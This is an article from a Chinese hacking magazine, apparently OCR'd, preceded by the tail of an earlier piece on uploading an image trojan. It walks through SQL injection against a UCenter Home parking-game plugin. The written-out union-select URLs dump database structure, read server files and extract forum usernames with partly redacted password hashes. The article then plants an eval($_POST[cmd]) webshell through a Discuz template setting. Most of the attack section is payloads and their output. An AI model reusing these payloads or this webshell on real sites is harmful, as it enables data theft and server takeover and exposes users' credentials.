


图12




图13

登录前台，在班级相册处上传更名的图片木马，如图12，再登录后台，将图片木马备份成asp文件，如图13。这次曲折的检测过程就结束了，同时也挖到了这个同学录CMS的漏洞，想起了那句成语：一石二鸟，叉子们赶快去实践实践吧！

（文章中涉及到的WWWSCAN已经收录在了光盘中）

争车位引发的血案

cao2109

文章难度：★★★
文章阅读点：利用争车位插件发现注入漏洞，利用MYSQL的union联合查询爆出管理员的用户和密码，并在Discuz的后台获取webshell的详细过程

论坛刚换服务器，连风格也换了，还安装了类似SNS社交网站的开心农场和争车位游戏的插件，论坛使用的插件是U Center Home 1.5程序，受管理员冰糖所托，我检测了一下论坛的安全性，于是就有了本文。

漏洞文件位于争车位这个插件上——parkApp.php（需要先注册然后登录），这也是Uchome1.5最常用的一个游戏插件，我们先来查看个人的抢车位信息，地址是http://home.xxxx.com/parkApp.php?ac=index，如图1。




图1

每个车都分配了自己的ID，为“http://home.xxxx.com/parkApp.php?ac=index&fId=475”这种形式，475就是这台二手奥拓所在的ID。试着提交“http://home.xxxx.com/parkApp.php?ac=index&fId=c”，返回了如图2所示的错误信息，大家可以看到，Mysql数据库报错了，并且连表名和字段都显示出来了，很明显，这儿存在注入漏洞。

```
MySQL Error
Message: MySQL Query Error
SQL: SELECT * FROM uch_feed WHERE uid=c and (icon='park' or icon='drive') ORDER BY dateline DESC LIMIT 0,10
Error: Unknown column 'c' in 'where clause'
Errno.: 1054
```

图2

既然它是开源的程序，我们从网上找到并下载回来安装就可以了解到uchome的所有数据库结构了。不过在这里，我们主要介绍的是思路，首先MYSQL版本是4.0以上，支持union联合查询，我们先测试一共有几个字段，因为利用联合查询字段数目不匹配返回错误的这个特性就可以准确的获得查询语句所查询的字段数目了。

我们提交：**http://home.xxxx.com/parkApp.php?ac=index&fId=-1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--**，仍然返回了错误信息，如图3。

```
MySQL Error
Message: MySQL Query Error
SQL: SELECT * FROM uch_feed WHERE uid=-1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15-- and
(icon='park' or icon='drive') ORDER BY dateline DESC LIMIT 0,10
Error: The used SELECT statements have a different number of columns
Errno.: 1222
```

图3

看来是字段数不对，接着试，直到提交http://home.xxxx.com/parkApp.php?ac=index&fId=-1unionselect1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--，终于返回了正常的页面，如图4。

仔细查看这个页面，整个页面上竟然没有显示出字段的具体位置，大家不要急，我们把7用null填充，重新提交后，页面产生了变化，10显示出来了，这里我也不懂是什么原因，只是自己试出来的，如图5。




图4

我的车辆记录　好友的车辆记录　我的车位近况

10

图5

接着再提交**http://home.xxxx.com/parkApp.php?ac=index&fld=-1 union select 1,2,3,4,5,6,null,8,9,user(),11,12,13,14,15,16,17,18,19,20,21,22,23--**，来查询数据库信息，显示用户是“root@192.168.1.8”，继续提交**http://home.xxxx.com/parkApp.php?ac=index&fld=-1 union select 1,2,3,4,5,6,null,8,9,version(),11,12,13,14,15,16,17,18,19,20,21,22,23--**，显示version()版本是5.1.32-log。Mysql版本是5，又是root权限，也就是说，我们可以读文件并且直接爆数据库结构和dump数据了^-^

开始读取文件，先试试etc/passwd，出错了，看来服务器使用的应该是Windows系统，再来试c:\boot.ini，使用**select load_file('c:\boot.ini')**，因为需要给load_file()函数传递一个字符串参数，在提交的时候会被PHP转义，不过还好Mysql支持16进制表示字符串的方法，我们将c:\boot.in转换成十六进制并提交**http://home.xxxx.com/parkApp.php?ac=index&fld=-1 union select 1,2,3,4,5,6,null,8,9,load_file(0x633A5C626F6F742E696E69DA),11,12,13,14,15,16,17,18,19,20,21,22,23--**，成功的读取出了boot.ini文件的内容：

```
[boot loader]
timeout=20
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows 2003 Server" /noexecute=optin /fastdetect
```

不过这也没什么太大的用处，在实际的渗透过程中我们经常用来读取数据库的配置文件，但Mysql默认是不允许外部连接的，运气好的话，可以试着读一下Serv-U的配置文件，找FTP来尝试进一步的提权，但这不是本文的重点。我们再来看都有哪些数据库吧，提交**http://home.xxxx.com/parkApp.php?ac=index&fld=-1%20union%20select%201,2,3,4,5,6,null,8,9,group_concat(SCHEMA_NAME),11,12,13,14,15,16,17,18,19,20,21,22,23%20from%20information_schema.SCHEMATA--**，暴出的数据库可真不少呀，如图6。

我的车辆记录　好友的车辆记录　我的车位近况

information_schema,mysql,phpinfo,qltv2006bbs,qltv_1234,qltv_dedecms,qltv_ex_baby,qltv_health,qltv_home,qltv_kj,qltv_lady,qltv_newweb,qltv_program,qltv_tv,qltv_vod,test,up_pic,weather

图6

接着再来暴表，使用联合查询爆表很爽的，提交**http://home.xxxx.com/parkApp.php?ac=index&fld=-1 union select 1,2,3,4,5,6,7,8,9,group_concat(TABLE_NAME),11,12,13,14,15,16,17,18,19,20,21,22,23 from information_schema.TABLES--**，大家有没有发现，我们使用了GROUP_CONCAT获取字段字符串，该函数返回带有来自一个组的连接的非NULL值的字符串，但是网页上却没有显示全部的表名，这都是group_concat惹的祸，如图7。

我的车辆记录　好友的车辆记录　我的车位近况

CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,COLUMN_PRIVILEGES,ENGINES,EVENTS,FILES,GLOBAL_STATUS,GLOBAL_VARIABLES,KEY_COLUMN_USAGE,PARTITIONS,PLUGINS,PROCESSLIST,PROFILING,REFERENTIAL_CONSTRAINTS,ROUTINES,SCHEMATA,SCHEMA_PRIVILEGES,SESSION_STATUS,SESSION_VARIABLES,STATISTICS,TABLES,TABLE_CONSTRAINTS,TABLE_PRIVILEGES,TRIGGERS,USER_PRIVILEGES,VIEWS,columns_priv,db,event,func,general_log,help_category,help_keyword,help_relation,help_topic,host,ndb_binlog_index,plugin,proc,procs_priv,servers,slow_log,tables_priv,time_zone,time_zone_leap_second,time_zone_name,time_zone_transition,time_zone_transition_type,user,sinfo_admin,sinfo_area,sinfo_cate,sinfo_collection,sinfo_config,sinfo_flag,sinfo_member,sinfo_pm,sinfo_post,cdb_access,cdb_activities,cdb_activityapplies,cdb_adminactions,cdb_admincustom,cdb_admingroups,cdb_adminnotes,cdb_adminsessions,cdb_advcaches,cdb_advertisements,cdb_announcements,cdb_askgroup,cdb_attachments,cdb_attachpaymentlog,cdb_attachtypes,cdb_banned,cdb_bbcodes,cdb_bgi

图7

不过别忘了我们还有limit，重新提交**http://home.xxxx.com/parkApp.php?ac=index&fld=-1 union select 1,2,null,null,null,null,null,null,null,TABLE_NAME,11,12,13,14,15,16,17,18,19,20,21,22,23 from information_schema.TABLES limit 0,400--**，400个位置足够显示的吧，结果所有的表整整齐齐的都列出来了，如图8。

我的车辆记录　好友的车辆记录　我的车位近况

CHARACTER_SETS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMNS
COLUMN_PRIVILEGES
KEY_COLUMN_USAGE
ROUTINES
SCHEMATA
SCHEMA_PRIVILEGES
STATISTICS
TABLES
TABLE_CONSTRAINTS
TABLE_PRIVILEGES
TRIGGERS

图8

表实在是太多了，我统计了一下，总计有259张表⊙　⊙。这么多的表，不过真正对我们有用的还是存放用户数据的表——cdb_members，同样将它转成十六进制，来暴字段：**http://home.xxx.com/parkApp.php?ac=index&fld=-1%20union%20select%201,2,3,4,5,6,null,8,9,column_**

name,11,12,13,14,15,16,17,18,19,20,21,22,23%20from%20information_schema.COLUMNS%20where/**/TABLE_NAME=0x6364625F6D656D62657273--，出来了，如图9。希望就在眼前，最后开始暴用户的数据：http://home.xxxx.com/parkApp.php?ac=index&fId=-1%20union%20select%201,2,3,4,5,6,null,8,9,group_concat(username,0x3a,password),11,12,13,14,15,16,17,18,19,20,21,22,23%20from%20qltv2006bbs.cdb_members--，如图10。

```
我的车辆记录 | 好友的车辆记录 | 我的车位近况
uid,username,password,secques,gender,adminid,groupid,groupexpiry,
extgroupids,regip,regdate,lastip,lastvisit,lastactivity,lastpost,posts,dig
estposts,oltime,pageviews,credits,extcredits1,extcredits2,extcredits3,e
xtcredits4,extcredits5,extcredits6,extcredits7,extcredits8,email,bday,si
gstatus,tpp,ppp,styleid,dateformat,timeformat,pmsound,showemail,ne
wsletter,invisible,timeoffset,prompt,accessmasks,editormode,customsh
ow,xspacestatus,flowers,customaddfeed
```

图9

```
admin:57936bf6982b874e[redacted]c8bccb2ea0,闫爱华:a78b27[redacted]497c  01-01 00:00
c62720b579c5c04f0,郭立平:adb6c41f8b76b5d73dc505147[redacted]4,林修
功:4dc9206bda5de79895fef93061[redacted],小么哥:dbb3a4a816a327[redacted]
852f3fa73ae211,1/3:f83843534ac0adf6917174d2188[redacted],xiaoyue:2
d67416de6d2b1cc7c6b4e20547[redacted],gsls0329:9a8eabd80f35ff9fd6c1
203fbf5[redacted],做人要厚道！:3f2aacd3c54c0a2489a7712bc[redacted],不是
我:277dadfd54f7755fda2f5bd5722[redacted]蓝眼笙罪:b0d0321c3c0d521b86
67fc56367[redacted],倪俊:895b468a43b11e7b468a3003783[redacted]:df9b
1dc4155112a91d47e9fdd[redacted],小麦:2b98e78dc3f0f748f746c[redacted]
f2ee,wangdang:384843b400[redacted]da0a4275610786f,reny007:f93b
d4926a9eb[redacted]875f7c0089f78,8888:26[redacted]25c0d2d0552eb
02c951b,王党:5f37a9[redacted]05fd9fe5fc714f3d4b3,wangbuzi:704bfc5e
9f70171b907[redacted]ee6c,wangbizi1:bbb3ce[redacted]fec8c63935
7480c44,13579:51c1c47c[redacted]aeef19e0e077b6d,1st:10[redacted]
c356e88755574b698ec66a,che:d11a3[redacted]1b8e8bbcbbdd5ab3c47
b,liu8011:f5ef4399b26b8[redacted]e94a1b62a800,jjs:e5427e62be62c7
c429237c91[redacted]cf,fansparty:aa0[redacted]67b21b1b
```

图10

现在问题又来了，还是看不到后面的数据，读了下源代码，大概是页面设计时表格有大小限制，我也没有想到完美的解决办法，不过可以使用between来分段查看内容，比如我们要查看uid处于25－50之间的数据：http://home.xxxx.com/parkApp.php?ac=index&fId=-1%20union%20select%201, 2, 3, 4, 5, 6, null, 8, 9, group_concat(username,0x3a,password), 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23%20from%20qltv2006bbs.cdb_members%20where%20uid%20between%2025%20and%2050--，如图11，如果还想往下查看的话，自己设置between后面的数字就可以了。

```
wangbuzi:704bfc5e9f70171b907289[redacted]ee6c,wangbizi1:bb[redacted]  01
3ad30a1fec8c639357480c44,13579:51c1c47cf973a8280a[redacted]077
b6d,1st:10ec4161c8c356e887555[redacted]ec66a,che:d11a32a116[redacted]8
e8bbcbbdd5ab3c47b,liu8011:f5ef4399b[redacted]d446357e94a1b62a800,jj
s:e5427e62be62c7c429237[redacted]d6d1ecf,fansparty:aa0c[redacted]7b21b
1b0a0cc2b5e7bbaf,nese:a9b[redacted]a9432a4700351d9636ae5aad,寻狗
人:4c82ee223d80b76f46954[redacted]a2215,香风:cef57e03[redacted]a6b32
96b39d04a266c,一块吧:1ccca3[redacted]4ed5520cb794af64dc2,漠之猫:fb2
c37039a289b06d572a7[redacted]fd5,qdwql521:e4ab1da[redacted]1c6c8
9d7c9995f734,秦国布衣:f7d2[redacted]8262ba2b3f7035bf58cb6b,QLTV_QL
ZX_QQ:b11be[redacted]28fccd11ff6473dcfe495,fggdgfdgdgd:fe[redacted]946
af902428d526acbe46148b,八荣八耻:d3[redacted]a97ac9f56455356a9d3
0053,不再海蓝色:ab5f90cb6b[redacted]08cc2d4066a9a041f,向左转向右转:f2ec
1ed147d38db8bdbaba5f7e[redacted]3,寂寞的冰麒麟:9759a3[redacted]1c2f00
eda7b7aec5b43,kaiheng:a4b[redacted]4fc0ab9b0eb889e93c8b,fpca:8
66b46fa71c2498a7f9f2b943c5dd489,乐之路:f734[redacted]7e23f3864ab5
6f54b2702
```

图11

在上面已经暴出了admin的MD5散列，接下来就是拿到www.cmd5.com上在线查询了，不过discuz在版本7中加入了随机数，大大增加了md5破解的难度，可行的方法就是在magic_quotes_gpc＝Off的情况下，可以利用Mysql的导出功能在服务器上写文件，直接写入一个webshell后，修改logging.php的代码来记录用户登录的明文密码。

但好在，这台服务器的Discuz是6.1.0版本的，拿着管理员admin的MD5去cmd5网站上查询，但却没有查询出来，再换xmd5，还是不行。加个条件group_concat(username,0x3a,password,0x3a,groupid)提交，查看所有groupid是1的管理员，总算找到了一个xmd5能够查询出来的。接下来就是登录进入后台，拿webshell了，具体的方法大家请参见今年第九期杂志中的“跟我学Discuz7.0又一拿Webshell方法”一文，就是在后台选择板块->界面风格->自定义模板变量，在新增处写入aa','#999');eval($_POST[cmd]);//，替换内容可以随输入，如图12，然后就可以使用一句话客户端连接模板文件来得到webshell了，如图13。

